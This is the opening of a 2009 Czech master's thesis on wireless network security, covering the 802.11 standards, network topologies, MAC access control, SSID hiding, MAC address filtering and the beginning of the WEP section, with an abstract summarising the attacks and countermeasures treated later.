



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

ZABEZPEČENÍ BEZDRÁTOVÝCH SÍTÍ


WIRELESS NETWORK SECURITY

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE — Bc. BŘETISLAV SEDLÁK
AUTHOR

VEDOUCÍ PRÁCE — Ing. PETRA LAMBERTOVÁ
SUPERVISOR

BRNO 2009



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student:	Bc. Břetislav Sedlák	***ID:***	83270
Ročník:	2	***Akademický rok:***	2008/2009

NÁZEV TÉMATU:

Zabezpečení bezdrátových sítí

POKYNY PRO VYPRACOVÁNÍ:

Stručně popište standard IEEE 802.11. Popište metody zabezpečení tohoto standardu. Hlouběji prostudujte zabezpečení pomocí WEP, WPA a WPA2 a popište možnosti prolomení těchto zabezpečení. Proveďte útoky na zabezpečení bezdrátových sítí a navrhněte metody, jak se těmto útokům dá zabránit, případně ztížit jejich provedení.

DOPORUČENÁ LITERATURA:

[1] BARKEN, Lee. Wi-Fi : jak zabezpečit bezdrátovou síť. 1. vyd. Brno : Computer Press, 2004. 174 s. ISBN 80-251-0346-3.
[2] ZANDL, Patrick. Bezdrátové sítě WiFi. 2003. 204 s. ISBN 80-722-6632.

Termín zadání:	9.2.2009	***Termín odevzdání:***	26.5.2009

Vedoucí práce: Ing. Petra Lambertová

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

Autor diplomové práce nesmí při vytváření diplomové práce porušit autorská práve třetích osob, zejména nesmí zasahovat nedovoleným způsobem do cizích autorských práv osobnostních a musí si být plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.

ABSTRAKT

Diplomová práce se zaměřuje na zabezpečení bezdrátových sítí a je rozdělena do dvou částí. První část obsahuje přiblížení jednotlivých, dnes používaných standardů a jejich doplňků, topologií a metod zabezpečení. Popsány jsou metody skrývání SSID, filtrování MAC adres, WEP, WPA a WPA2. Poslední tři metody jsou probrány podrobně. V druhé části jsou realizovány útoky na popsané metody zabezpečení. Jsou zde popsány útoky na WEP jako KoreK chopchop útok, fragmentační útok, útok FMS, KoreK a PTW útok. Následně je popsán slovníkový útok na získání passphrase u WPA/WPA2 s PSK autentizací, předvypočítání hash tabulky pro rychlejší nalezení passphrase a využití více jádrových procesorů během prohledávání slovníku. Poslední útok popisuje zjištění keystream použitého pro šifrování rámců u WPA-TKIP a následné vyslaní vlastních dat klientovi. U každého útoku je popsáno jak jej provést i jak se jednotlivým útokům dá bránit.

KLÍČOVÁ SLOVA

IEEE 802.11, Wi-Fi, WEP, IEEE 802.1X, WPA, 802.11i/WPA2, TKIP, CCMP, AES, ARP injekce, fragmentační útok, KoreK chopchop, FMS, KoreK, PTW, slovníkový útok.

ABSTRACT

Master thesis focuses on wireless network security. The thesis is divided in two parts. First part describes today's used standards and their components, topology and security methods as stealth SSID, MAC addresses filtration, WEP, WPA and WPA2. The last three methods are described in detail. In second part there are realized attacks on above described methods of security. There are described attacks on WEP as KoreK chopchop attack, fragment attack, attack FMS, KoreK and attack PTW. Then is described the dictionary attack on passphrase by WPA/WPA2 with PreShared Key authentication obtaining, precomputed hash tables for faster passphrase finding and for using more core procesors during dictionary browsing. The last attack describes obtaining of keystream used for encrypting of frames by WPA-TKIP and then sending custom data to client. It is described how to carry out each attack and how to protect against them.

KEY WORDS

IEEE 802.11, Wi-Fi, WEP, IEEE 802.1X, WPA, 802.11i/WPA2, TKIP, CCMP, AES, ARP injection, fragment attack, KoreK chopchop, FMS, KoreK, PTW, dictionary attack.

Bibliografická citace mé práce:

SEDLÁK, B. *Zabezpečení bezdrátových sítí.* Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2009. 85 s. Vedoucí diplomové práce Ing. Petra Lambertová.

PROHLÁŠENÍ

Prohlašuji, že svoji diplomovou práci na téma "Zabezpečení bezdrátových sítí" jsem vypracoval samostatně pod vedením vedoucího semestrálního projektu a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení §152 trestního zákona č. 140/1961 Sb.“

V Brně dne 26. 5. 2009 …….

(podpis autora)

PODĚKOVÁNÍ

Děkuji vedoucí diplomové práce Ing. Petře Lambertové za velmi užitečnou metodickou pomoc a cenné rady při zpracování diplomové práce. Dále také všem autorům použitých publikací a tvůrcům použitých programů.

V Brně dne 26. 5. 2009 …….

(podpis autora)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Bezdrátové sítě tvoří nedílnou součást života každého z nás. Mezi bezesporu nejpoužívanější bezdrátové sítě na světě patří bezdrátové sítě založené na standardu 802.11 vytvořeného standardizačním institutem IEEE (Institute of Electrical and Electronics Engineers). Výhody vycházející z tohoto standardu, jakými jsou snadná výstavba, poskytnutí mobility uživateli, dobré přenosové vlastnosti a také přenosové rychlosti, si našli uplatnění jak v domácnostech tak i v malých a velkých firmách.

Jelikož v posledních letech velmi stoupla popularita tohoto typu připojení k počítačové síti, vzrostlo i nebezpečí útoků na takto vytvořenou síť. Bezdrátové sítě využívají k přenosu dat volné prostředí, což s sebou přináší bezpečnostní rizika. Možnost zneužít vysílaných dat tak má každý. Právě z tohoto důvodu byly vytvořeny standardy zabývající se otázkou bezpečnosti v bezdrátových sítích.

V první části diplomové práce je standard 802.11 popsán obecně. Zmíněny jsou dnes nejpoužívanější standardy a přístupové metody, které umožňují jejich fungování. Dále se práce věnuje zabezpečení bezdrátových sítí standardu 802.11. Možnosti využití zabezpečení pomocí skrytého vysílání SSID a filtrování MAC adres. Podrobněji je pak popsána metoda zabezpečení WEP, následně standard 802.1X a bezpečnostní standard 802.11i. V rámci WEP, WPA a WPA 2 jsou probrány metody šifrování přenášených dat, zajištění integrity dat a metody autentizace.

V druhé části jsou prakticky provedeny útoky na jednotlivé typy zabezpečení. Byl proveden útok na zjištění skrytého SSID, překonání šifrování MAC adres. V rámci WEP pak následně pasivní a aktivní útoky, založené na různých metodách odvíjejících se od podrobného zkoumání WEP sloužící k získání přístupového hesla a keystream pro injekci vlastních dat. Co se týče WPA/WPA2 byl realizován útok na získání passphrase a následně získání keystream při zabezpečení WPA-TKIP. Ke každému útoky byly také navrženy možné metody, jak tomuto útoku zabránit či ztížit jeho provedení.

Cílem diplomové práce bylo popsat obecně standard bezdrátových sítí 802.11, srovnání různých metod zabezpečení přenášených dat a jejich podrobný popis. Dále realizovat v dnešní době možné útoky na jednotlivé metody zabezpečení a ve výsledku by mělo být jasné, zda metody dnes používané jsou dostačující či nikoliv.

1 IEEE 802.11

Roku 1990 byla založena pracovní skupina, jejímž výsledkem měl být první standard pro bezdrátové lokální sítě. Po řadě debat a diskuzí byla v červenci 1997 přijata původní specifikace 802.11, která byla vypracována v rámci IEEE LAN / MAN Standards Committee (IEEE 802). Standard umožňoval přenosové rychlosti 1Mbit/s a 2Mbit/s v kmitočtovém pásmu ISM 2,4 GHz. Jelikož se jedná o bezlicenční pásmo, pracují v něm i další zařízení jako mikrovlnné trouby, bezdrátové telefony či zařízení Bluetooth (později samostatná norma 802.15). Zkratka ISM z anglického Industry, Science and Medical označuje oblast použití tohoto kmitočtového pásma, tedy pro průmyslové, vědecké a lékařské potřeby.

1.1 Standardy a doplňky IEEE 802.11

Po čase se přenosová rychlost stala nedostačující stejně jako zabezpečení přenosu. Z tohoto důvodu k původnímu standardu vzniklo několik doplňků, které slouží jako doplnění či rozšíření původního. Přehled nejznámějších i s jejich vlastnostmi je uveden v tabulce Tab. 1. I v dnešní době dochází k vytváření dalších a dalších doplňků. Číslo uvedené v závorce vedle označení doplňku (standardu) vyjadřuje rok, v kterém byl uvedený do praxe. Původní standard používá pro přenos informace na fyzické vrstvě metodu rozprostřeného spektra (blíže literatura[1], [4]).

Tab. 1: Přehled nejvýznamnějších standardů IEEE 802.11

Standard	Rok vydání	Frekvenční pásmo [GHz]	Maximální rychlost [Mbit/s]	Fyzická vrstva
původní IEEE 802.11	1997	2,4	2	FHSS/DSSS
IEEE 802.11a	1999	5	54	OFDM
IEEE 802.11b	1999	2,4	11	DSSS
IEEE 802.11g	2003	2,4	54	OFDM/DSSS
IEEE 802.11n	2009	2,4 nebo 5	300	MIMO
IEEE 802.11y	2008	3,7	54	

1.1.1 IEEE 802.11a (1999)

Standard pracuje v pásmu 5 GHz. Dosahuje výrazně vyšší přenosové rychlostí až 54 Mbit/s. K dosažení této rychlosti je použit ortogonální multiplex s kmitočtovým dělením (Orthogonal Frequency Division Multiplex, OFDM). Výhoda oproti původnímu standardu není jen ve vyšší rychlosti. Další výhodou je použité kmitočtové pásmo 5 GHz, které je méně vytížené než pásmo 2,4 GHz, tím pádem dovoluje využití více kanálů bez vzájemného rušení (IEEE 802.11a nabízí až osm vzájemně nezávislých a nepřekrývajících se kanálů).


OFDM (Orthogonal Frequency Division Multiplex)
Systémy s ortogonálním kmitočtovým multiplexem rozdělí přenosové pásmo na velké množství úzkých kanálů, data se v každém kanálu přenášejí relativné pomalu a signál je pak mnohem robustnější. Celkově je přenosová rychlost dána součtem rychlostí ve všech kanálech. Velkou výhodou principu je rozložení přenášené informace do řady subkanálů (kanálů může být několik stovek) což přináší výrazné potlačení vlivu interferencí způsobených vícecestným šířením signálu. Vícecestné šíření signálu je způsobeno odrazem od překážek a výsledný signál je dán součtem všech přijatých signálů. [4]

1.1.2 IEEE 802.11b (1999)

Standard je jedním z doplňků norem IEEE 802.11 zabývajících se definicí bezdrátového komunikačního standardu známým pod komerčním názvem WiFi. Poskytuje vyšší přenosové rychlosti v pásmu 2,4 GHz, a to až 11 Mbit/s. K dosažení rychlosti se používá tzv. doplňkové kódové klíčování (Complementary Code Keying, CCK) s použitím DSSS (Direct Sequence Spread Spectrum) na fyzické vrstvě. Doplněk specifikuje, že podle momentálního rušení prostředí dochází k dynamické změně rychlosti: 11 Mbit/s, 5,5 Mbit/s, 2 Mbit/s či 1 Mbit/s.

DSSS (Direct Sequence Spread Spectrum)
Jedná se o techniku přímého rozprostřeného spektra. Metoda spočívá v reprezentaci každého bitu sekvencí několika bitů (tzv. chipů). Tyto sekvence mívají nejčastěji pseudonáhodný charakter. Skutečně přenášená je pak pouze sekvence chipů.

Dostupné frekvenční pásmo je rozděleno na několik vzájemně se částečně překrývajících frekvenčních pásem (kanál 1 až N). DSSS rozdělí bezlicenčního pásma ISM na 14 kanálů o šířce 22MHz (pouze tři z nich se nepřekrývají vůbec, viz. Obr. 1.1), na rozdíl od FHSS, které používá 79 kanálu o šířce 1 MHz. Toto rozdělení je umožněno posunutím středních kmitočtů sousedních kanálů o pouhých 5 MHz. Výhodou je možnost výběru kanálu, který je nejméně zarušen a také podstatně vyšších přenosových rychlostí. Každá země využívá kmitočtové pásmo ISM 2,4GHz různým způsobem, proto také počet využitých kanálů se v jednotlivých zemích liší (např. Česká republika používá kanály 1 -13).



Obr. 1.1: Rozložení kanálů DSSS v kmitočtovém pásmu ISM

FHSS (Frequncy Hopping Spread Spectrum)
Princip FHSS spočívá v přenosu signálu na několika frekvencích. Tyto frekvence jsou měněny podle pseudonáhodné posloupnosti, která musí být známa jak vysílací tak i přijímací straně a

v obou zařízeních musí být tato posloupnost synchronizována. V FHSS je kanál reprezentován přesnou specifikací sledu frekvencí. Standard 802.11 implementuje 79 kanálů (každý o šířce 1MHz), čímž je pokryto celé frekvenční pásmo 2,4 – 2,483 GHz.

1.1.3 IEEE 802.11g (2003)

Jedná se o obdobu IEEE 802.11a s tím rozdílem, že je specifikován pro pásmo 2,4 – 2,485 GHz, stejně jako IEEE 802.11b. Použité modulační schéma na fyzické vrstvě je OFDM pro rychlosti 6, 9, 12, 18, 24, 36, 48 a 54 Mbit/s, přičemž pro rychlosti 1, 2, 5.5 a 11 Mbit/s je použito stejné schéma jako ve standardu IEEE 802.11b. Vysílací výkon je snížen oproti IEEE 802.11b z 200 mW na 65 mW.

1.1.4 IEEE 802.11n


Skupina IEEE 802.11n studuje různé možnosti nastavení parametrů fyzické vrstvy a MAC podvrstvy pro zvýšení datové propustnosti, aby se docílilo reálných rychlostí přes 100 Mbit/s. Teoreticky rychlost může být až 540 Mbit/s. Toho lze dosáhnout použitím MIMO (Multiple Input Multiple Output) technologie, která využívá vícero vysílacích a přijímacích antén, změny kódovacích schémat a změny MAC protokolů. Navíc má IEEE 802.11n zajistit vyšší dosah se zachováním co největší rychlosti a zvětšit odolnost proti rušení.

1.2 Topologie sítí standardu 802.11

U bezdrátových sítí existuje větší volnost při návrhu a realizaci topologie oproti kabelovým sítím. WLAN je možné realizovat několika základními způsoby. Prvním způsobem je komunikace a propojení jednotlivých stanic mezi sebou bez použití přístupového bodu (IBSS). Druhým způsobem je využití přístupového bodu pro komunikaci mezi stanicemi (BSS/ESS). Dalším způsobem je topologie typu MESH, kde každá stanice představuje současně klienta a přístupový bod pro okolní stanice.

1.2.1 IBSS (Independent Basic Service Set) neboli Ad-hoc

Sítě realizované v režimu Ad-hoc bývají často nazývány nezávislými sítěmi (z anglického independent). Nezávislé z toho důvodu, že síť nemá centralizované řízení. Stanice jsou si mezi sebou rovny (Peer-to-peer) a při komunikaci nevyužívají přístupový bod AP. Každá stanice komunikuje s každou a z toho plyne, že stanice musí být ve vzájemném radiovém dosahu (princip zobrazen na obrázku 1.2), což vede k rušení ve spektru a horší propustnosti. Tento typ topologie je vhodný pro sítě s malým počtem stanic vzdálených od sebe několik metrů. V případě sítě s velkým počtem stanic nebo sítě v rozlehlejších prostorách, kde nelze zajistit vzájemný radiový dosah, se tento typ topologie nedá použít. Typickým použitím vybudování sítě tzv. „narychlo“ neboli jen na omezený čas. Příkladem může být výměna dat mezi počítači, konferenční spojení v zasedací místnosti nebo LAN párty. Sítě ad-hoc se nestaly příliš oblíbenými nejen z důvodu použití na ne příliš rozlehlých prostorách, ale také z důvodů potřebné správné síťové konfigurace, což ne každý uživatel bezdrátového zařízení zvládne. [2]




Obr. 1.2: Topologie typu ad-hoc

1.2.2 Režim infrastruktury (BSS/ESS)

V infrastrukturní síti je přesně dán spojovací prvek, který zajišťuje vymezení infrastruktury. Spojovacím prvek je zde přístupový bod (AP, Access Point), přes který jde veškerá komunikace. Tato část infrastruktury se označuje jako základní soubor služeb (BSS, Basic Service Set). Přístupový bod je schopen komunikovat s více stanicemi současně. Pokud tedy chce jedna bezdrátová stanice komunikovat s jinou v rámci BSS, musí data zaslat nejprve na přístupový bod a teprve z něj se přepošlou na druhou stanici. Jestliže stanice chtějí být součástí infrastrukturální sítě, musí umět komunikovat s přístupovým bodem a být v jeho dosahu. Hlavní výhodou proti ad-hoc komunikaci je udržení pouze jednoho spojení a to s AP na rozdíl od ad-hoc komunikace, kde stanice musí udržovat spojení se všemi sousedními stanicemi. Pro vytvoření sítě doma či v menší kanceláři se hodí BSS, pro rozsáhlejší prostory se nehodí. Propojením BSS vznikne rozšířený soubor služeb (ESS, Extended Service Set), který slouží k pokrytí větších území.


V případě propojení dvou či více BSS distribučním systémem vznikne ESS. Standard 802.11 přesně nespecifikuje, jakou technologii má distribuční systém používat, pouze říká, jaké služby musí poskytovat (nejčastěji však bývá klasický, přepínaným ethernet nebo také WDS (Wireless Distribution System). Na obrázku 1.3 vidíme, jak může ESS vypadat.



Obr. 1.3: BSS/ESS

1.2.3 Topologie MESH

Jedná se opět o nezávislý typ sítě (podle standardu 802.11s), kde jsou si stanice rovny (Peer-to-Peer). Všechny stanice jsou si navzájem nahraditelné a zastupitelné. Stanice jsou klienty a přístupovými body pro ostatní stanice v okolí. Mezi výhody patří zastupitelnost, úspora šířky pásma, zvýšení dosahu sítě a také nízké náklady na vybudování a údržbu sítě. Nevýhodou je použití stanice pro komunikaci ostatních stanic. Princip je naznačen na obrázku 1.4.



Obr. 1.4: Topologie MESH

1.3 Linková vrstva a MAC podvrstva

Systémy 802.11 pracují na principu časového duplexu (TDD, Time Division Duplex). Komunikace probíhá na stejném kmitočtu pro všechny stanice polo-duplexně a to v obou směrech (od uživatele i směrem k němu). Z tohoto důvodu se jednotlivé relace odehrávají postupně v čase. Je tedy nutné řešit přístup k přenosovému médiu. Všechny typy WLAN používají stejný protokol přístupu k médiu (MAC, Media Access Control). WLAN MAC je zodpovědný za přenos dat, přidružení stanice k WLAN, autentizaci, utajení dat a management napájení. [3]

Standard 802.11 nabízí dvě funkce pro řízení přístupu k médiu:

- Funkce distribuované koordinace DCF (Distributed Coordination Function)
- Funkce koordinace jedním bodem PCF (Point Coordination Function)

DCF je navržena pro datové přenosy v rámci 802.11 a je založena na metodě přístupu CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance). Tato metoda je v sítích WiFi široce používána.
PCF je vhodná pro aplikace blízké reálnému času (přenos audia, videa), přičemž není rozlišován typ přenášených dat. V případě použití PCF přiřazuje stanice (vystupující v roli bodu – koordinátora, zpravidla jde o AP) prioritu každé stanici pro určený přenosový rámec. [2]

2 ZABEZPEČENÍ WLAN

V bezdrátových sítích se vysílá všesměrově a proto je možné toto vysílání zachytit a poté zneužít. Jelikož uživatelé měli zájem o soukromí, současně s vytvářením nových standardů docházelo ke zvyšování bezpečnosti při přenosu dat. V současné době je možno chránit přenášená data několika způsoby. Některé z nich jsou v této době považovány za bezpečné, avšak skutečnost může být jiná. Níže jsou popsány v současnosti nejpoužívanější metody zabezpečení WLAN.

2.1 Skrytí vysílání SSID

SSID (Service Set Identifier) představuje označení sítě. Stanice se může připojit pouze k bezdrátové síti, jestliže zná její SSID. Klasicky přístupový bod každých několik sekund vysílá identifikátor SSID v tzv. „beacon“ rámcích tak, aby o něm stanice věděly. Jedním ze způsobů zabezpečení je právě skrytí SSID. Identifikátor se v „beacon“ rámcích nevysílá, resp. vysílá se jako prázdný řetězec. V případě, že stanice nezískají identifikátor SSID, nemohou se asociovat do dané sítě. Jedná se tedy o nejjednodušší způsob zabezpečení sítě.
Vedle SSID se také používá ESSID (Extended Service Set Identification), který slouží jako jedna ze základních technik pro řízení přístupu klientů do WLAN. ESSID je hodnota

naprogramovaná do AP pro identifikaci sítě (subnet), v níž se AP nachází. ESSID se nevysílá, takže přidružení do WLAN je povoleno pouze autorizovaným stanicím, které hodnotu identifikátoru znají. Síť používající ESSID se oprávněně označuje jako uzavřená. [3]

2.2 Filtrování MAC adres

Každá bezdrátová karta má výrobcem stanovenou MAC (Media Access Control) adresu, označovanou také jako hardwarová adresa. Tato adresa je unikátní pro každou síťovou kartu a má délku 48 bitů. Zpravidla se zapisuje pomocí 12 hexadecimálních čísel (šest dvojic hexadecimálních čísel) ve tvaru xx:xx:xx:xx:xx:xx.
Hlavní myšlenka spočívá v tom, že se v přístupovém bodu uchovává seznam autorizovaných MAC adres. Pouze stanice s MAC adresou uvedenou v tomto seznamu mohou být asociované k dané síti. V případě, že se k sítí snaží připojit stanice s kartou, jejíž hardwarová adresa není uvedena v seznamu, přístupový bod stanici zašle zamítací odpověď.
Nevýhodou je, že některé karty umožňují měnit svoji hardwarovou adresu. Protože se zdrojová a cílová MAC adresa vysílají nešifrovaně (a to i v případě použití WEP), může útočník jednoduše odposlechnout hodnoty povolených MAC adres a pak svou bezdrátovou kartu nastavit tak, aby používala takovouto platnou adresu. Když se karta tváří jako karta s povolenou MAC adresou, bude AP přesvědčeno, že jde o legitimní provoz. [1]
Tento působ zabezpečení je vhodný spíše do domácího prostředí nebo do malé kanceláře, kde je nízký a převážně konstantní počet klientů. Proto je implementace metody filtrace MAC poměrně snadná. Představa zavedení metody filtrování MAC adres ve velké společnosti je nepředstavitelné. V prvé řadě by se jednalo o obrovské množství dat, které je nutno někde uskladnit a evidovat. Další důvod je velká migrace stanic. Ve velkých společnostech dochází k pořizování nových a vyřazování starých stanic a aktualizovat tento seznam na všech přístupových bodech je zbytečná a namáhavá práce.

2.3 WEP (Wired Equivalent Privacy)

Jelikož zabezpečení původního standardu 802.11 z roku 1997 bylo nedostačující, byl roku 1999 společně s novými standardy vytvořen volitelný doplněk zabezpečení nazvaný WEP.
WEP je označení pro Wired Equivalent Privacy (dosl. soukromí ekvivalentní drátům). Cílem bylo vytvořit zabezpečení jaké je dostupné v tradičních LAN, ale ve výsledku tato očekávání nesplnil, protože veškerá komunikace v bezdrátových sítích probíhá vzduchem, je možné ji kdykoliv zachytit a zneužít.
WEP používá pro utajení informace proudovou šifrovací metodu RC4. Pro ověření správnosti je použita metoda kontrolního součtu CRC-32.

WEP-40 byl definován jako prostředek ochrany (pomocí 40 bitového klíče) důvěrných údajů vyměňovaných mezi oprávněnými uživateli WLAN od příležitostných odposlechů. Používání WEP je nepovinné. Kromě použití 40 bitového klíče byly používány stejné algoritmy s využitím 104 bitového klíče pro praktickou implementaci. Proto se označuje WEP-104.

Kryptografické mechaniky WEP zapouzdření a rozpouzdření jsou stejné. Rozdíl je pouze, zda je použit 40 bitový nebo 104 bitový klíč. Proto se WEP může vztahovat buď na WEP-40 nebo WEP-104. Označením WEP-64 nebo WEP-128 jak se tomu v komerčním světě děje, značí použití 40 bitového nebo 104 bitového klíče rozšířeného o 24 bitový inicializační vektor IV.

2.3.1 Autentizace


Součástí bezpečnostní strategie je řízení přístupu do sítě, tedy autentizace uživatele. [2] WEP používá pro šifrování a dešifrování stejný algoritmus a stejný klíč, tento postup se nazývá symetrický. 802.11 specifikuje dvě metody autentizace:

- Otevřená (Open system)
- Sdíleným klíčem (Shared Key)

Autentizace v 802.11 probíhá jen jedním směrem a to od stanice k sítí. Stanice musí o autentizaci do sítě nejprve požádat.

